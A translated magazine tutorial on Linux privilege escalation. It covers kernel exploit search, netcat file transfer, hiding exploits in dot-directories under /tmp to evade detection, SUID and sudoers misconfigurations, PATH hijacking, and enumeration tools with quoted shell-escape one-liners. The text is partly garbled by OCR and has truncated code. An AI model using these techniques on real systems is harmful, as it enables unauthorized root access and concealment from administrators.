Reach the root! How to gain privileges in Linux?

Written by hackmag

4 10

As you can remember (and as a must to remember for each good administrator) it is not a good idea to work as a root user on Linux. In a perfect world you should use it only to configure a server, to install or to update software, by and large, only for purely administrative purposes. The problem is that we live in the real world that is, actually, quite far away from a perfect one. So, the situation is quite common and, generally, because of negligence, wherefore, the Linux users had no choice but to figure out how does their software works. However, if you know how does the system work and understand its safety mechanisms then you will never work as a root user. Anyway, today we are going to review the ways of raising authorities up from the unprivileged user to a root one, unlike the situation with Windows where we were considering the ways of running with administrative privileges. So, let’s start.

Exploits

By and large, we can divide all the methods regarding obtaining the superuser’s privileges on Linux in two categories. First, consider the usage of exploits. Unlike Windows, with its automatic update mechanism, Penguin’s users had to watch and update manually all the patches. Due to this fact, the chance to face a not fully patched Linux machine is quite high. Well, what the advantages of this method should we emphasise? Initially, most exploits use the vulnerabilities in the kernel which allow us to get the highest privileges. It is not really difficult to find out the appropriate exploit and I am sure you know couple good resources. Moreover, to use an exploit, occasionally, you do not have to know all the cobwebs of the vulnerability, you need simply to compile and launch it (it might work without any adjustments). Generally, the operation algorithm looks like this:

1. To determine the kernel and distribution versions
2. To get the list of available tools for the exploit integration
3. To put the exploit on the target machine
4. To compile (if necessary) and launch
5. To enjoy the root

So, now should we consider each step in more details.

Identification

According to the plan, first of all we need to understand what do we have, what distribution and kernel version do we use. The kernel version we can get by means of the well-known command `uname -a` or its alternatives. To get the information about the distribution in use, we need to check the `*-release` file that we can find in the `etc` directories (depending on distributive it could have different names, like: `lsb-release` in Ubuntu, `redhat-release` in Red Hat / CentOS and so on):

```
cat /etc/*-release
```

Well, knowing the distributive and kernel versions we can move to the next step and try to find an appropriate ‘picklock’.

Search for exploits

As soon as we got all the necessary information we can start to search for an appropriate exploit. The first thought that comes to our minds is to go to exploit-db.com, nonetheless, there are another ways: 1337day, SecuriTeam, ExploitSearch, Metasploit, securityreason, seclists. Down the road, we always have Google that, eventually, know the most of all about exploits for sure.
Well, running ahead of the story, i tell you: sometimes for some reasons a ‘picklock’ could not work and it should be adjusted to certain conditions or your personal needs. In this case, it will be great to get more information about it, that you can find, for example, in here:

```
www.cvedetails.com
packetstormsecurity.org/files/cve/[CVE]
cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
www.vulnview.com/cve-details.php?cvename=[CVE]
```

Well, let’s suppose, that you have found the appropriate exploit, that grants you the ‘enter-pass’ to the root’s world. All we need to do now is to send it to the target machine.

Home delivery

So, there are quite great amount of ways to get the exploit to its place, like, from the well-known cURL/wget, Netcat, FTP, SCP/SFTP, SMB, to the usage of the DNS TXT records. To figure out which tools do we have, we need to proceed this:

```
find / -name wget
find / -name nc<em>
find / -name netcat</em>
find / -name tftp*
find / -name ftp
```

Let’s suppose that we found Netcat. To sent a file by means of Netcat we need to launch further command on the host side:

nc -l -p 1234 > out.file

In other words we check 1234 port. In terms of sending side, we proceed further command:

nc -w 3 [destination] 1234 < out.file

In case if the delivery is executing from *nix- to* nix-system, so there we have standard utilities, and we can accelerate the process using compression. Then the command are going to look like this:

```
nc -l -p 1234 | uncompress -c | tar xvfp - // for receiving
tar cfp - /some/dir | compress -c | nc -w 3 [destination] 1234 // for sending
```

On the whole, the other methods are even easier, that is why, we will not review the usage of wget, FTP and the rest well-known methods.

Hide and seek

Well, we have figured out how to deliver an exploit, but how not to betray yourself during the process? Have no doubts, if somebody discover the exploit, your loophole will be closed down shortly. That is why you should place, compile and launch it from some imperceptible place. For example, the files beginning with dot in the Linux directories are buried ones. So, it would be logical to use them to cover up your activities. Likewise, you can place there the exploit code `/tmp/.nothingthere/exploit.c`. However, in this case you should check whether the 'tmp' is set up without 'noexec' option, so, you would be able to launch the exploit from there (to check it use the `mount` command).

Exploit adjustment and launch

As soon as we have delivered and place the exploit, it should be adjusted. As a rule, exploits are usually written on C, or using another scripting languages, like, Python/Perl/PHP. Our regular reader know that it is not a good decision to leave a compiler on your server, so usually it is 'filed out'. In case if you get the `gcc: command not found` after the question about compiler version `gcc -v` bash, that you are ' lucky' and have to go around, which means that you need to search exploit on the Python, Perl or compile it on the other virtual machine with the similar software and kernel version. After you need to move the executive file on the target host (however, we can not be 100% sure that the exploit would not take a fall and would not crash the system, so be careful here). However, practically, the interpreter for one of the languages listed above is supposed to exist in the system, as well. So, you should not give up right along, instead, it is better to try all the methods available:

```
find / -name perl<em>
find / -name python</em>
find / -name gcc*
find / -name cc
```

Exploit countercheck

It is quite difficult to come up with some innovatory ‘ recipes’ in here. Everything is already well-known. First, we just need to install patches on time. Second – restrict the amount of places that could be used to launch the file execution (like, the ‘tmp’ folder should be deprived of such opportunity). Moreover, you should implement some protecting solution , for example grsecurity.

Authorities, files, paths and configurations

The second category that is supposed to be emphasised in terms of authorities raise, represents by the methods that are not connected to exploit usage, but are based on the search of the files with incorrectly installed authorities. Just like in Windows, we have ins and outs here as well, however, basically it is the same process considering data collection and analysis. Usually, at the very beginning we try to search files available for reading and writing.

```
find / -perm 2 ! -type l -ls
```

As a matter of fact there could be plenty of such files and among them we can find something really interesting: configuration data, sites and applications sources, scripts launched by init or cron. Technically, the situation when a file is open for reading and writing is quite common. The problems appears when users, admins, scripts start to make ‘chicken’ changes in terms of permissions. That is why when you change permissions try to avoid the usage of the `chmod 777`. And in order to some important files not to become available for everybody, run periodic audit from time to time.

Setuid + setgid

According to documentation, Setuid and Setgid are the access privileges targets allowing to launch the executable files with rights of an owner or the group of executable files (usually it is root). Such executable files launched with boosted privileges can get access to more privileged information. For example, in case of installing setuid on the ls command, you will get the opportunity to look through the directory contents where initially you had no rights to access, furthermore,in case of vim you can configure files .

Consequently, if there are such vulnerabilities, like buffer overflow or command injection in the applications with installed setuid/ setgid indicators then a hacker can execute an arbitrary code with raised privileges. That is why the next step is to search for executable files with such indicators.

```
sudo find / -xdev (-perm 4000) -type f -print0 -exec ls -s {} \;
```

Basically, we can do that without sudo, it is necessary only in order to check the directories that you have no access to.

Usually, there are three ways to use such executable files later. First is to try to boost privileges with due consideration of software and hardware supplied by the application. Second way is to find a public exploit and make an individual fussing in order to detect bugs. Third is the command injection. Well, there is no one-stop solution, it all depends on the situation.

SUDO

The SUDO command (substitute user and do), allows users to delegate privileges resources proceeding activity logging. In other words users can execute command under root (or other users) using their own passwords instead of root’s one. The rules considering the decision making about granting an access, we can find in `/etc/sudoers` file. You can also search this information in the official manual and in Wikipedia. I should only say that this file have to be properly checked as well, because quite often certain application make some changes in it during installation and not for the better to be honest, as a result users get the opportunity to boost their privileges (article on the Offensive security, explaining such situation).

Path

Just like on Windows we can raise our privileges by means of the incorrectly set up paths. Usually it happens to the path environmental variables (use `printenv` to look at it). Had a look? Then tell me now: What if the environmental variable ‘PATH’ would begin with `.` (`.:/bin:/usr/sbin ….`)? Usually the users who do not want to type two more symbols do it, in other words want they to activate the command like this `$ program` instead of `$ ./program`. By adding ‘.’ in ‘PATH’ we get an opportunity to execute scripts and files from the work directory. We can do it like this:

```
PATH=.:${PATH}
 export PATH
```

And now let’s imagine further situation, we have two users: Jo (hacker) and Bob. Jo is aware that Bob has sudo-privileges to change users passwords, including the root one. Moreover, Bob is lazy and he put ‘.’ in ‘PATH’. Wise Jo writes the program that will be changing the root password, call it ‘ls’ and put in the folder where Bob like to peer in. So, now when Bob go to the folder and decide to check the content of the file, the program will be executed and the password will be changed. So the lesson is that we should always check the environmental variables for the presents of dinger and draw further conclusions.

1. Never use ‘.’ in ‘PATH’ variable
2. If there is the ‘.’ then place the further line in `.bashrc` or `.profile`:


```
PATH=echo $PATH | sed -e 's/::/:/g; s/:.:/:/g; s/:.$//; s/^://'
```

Tools

In order to automise the process of searching the weak points we can use further tools:

1. LinEnum — is a bath- script that can do all the nasty job for you making all the adjustments described here cheat sheet’e. By and large, it has about 65 different checking operations, ranging from getting an information about the kernel version to searching


potentially interesting SUID/GUID files. Besides, you can send a lock world to script that it would search in the all configurations and log-files. You can launch the checking like this: `./LinEnum.sh -k keyword -r report -e /tmp/ -t`. After the scanning is complete you will get a detail report where the most interesting points will be highlighted with the yellow colour.



```
#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.5

# Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t

OPTIONS:
-k       Enter keyword
-e       Enter export location
-t       Include thorough (lengthy) tests
-r       Enter report name
-h       Displays this help text


Running with no options performs limited scans/no output
#########################################################
```


Basic options LinEnum

2. LinuxPrivChecker – Python- script will be of use to search potential variants on boosting privileges. Generally, it does all the same stuff, like, checking privileges, getting information about the system , nonetheless, the coolest part is that after the checking is complete it will list the exploits that could be used in order to raise privileges. Such a nice fellow :)!


C:\Users\Ant\Dropbox\xakep\192. Взлом. LPE\linuxprivchecker.py - Sublime Text 2 (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
OPEN FILES
linuxprivchecker.py
linuxprivchecker.py
Line 1, Column 1
Tab Size: 4
Python


```
print "[*] ENUMERATING INSTALLED LANGUAGES/TOOLS FOR SPLOIT BUILDING...\n"

devTools = {"TOOLS":{"cmd":"which awk perl python ruby gcc cc vi vim nmap find netcat nc wget tftp ftp 2>/dev/null", "msg":"Installed Tools", "results":re
devTools = execCmd(devTools)
printResults(devTools)

print "[+] Related Shell Escape Sequences...\n"
escapeCmd = {"vi":[":!bash", ":set shell=/bin/bash:shell"], "awk":["awk 'BEGIN {system(\"/bin/bash\")}'"], "perl":["perl -e 'exec \"/bin/bash\";'"], "find
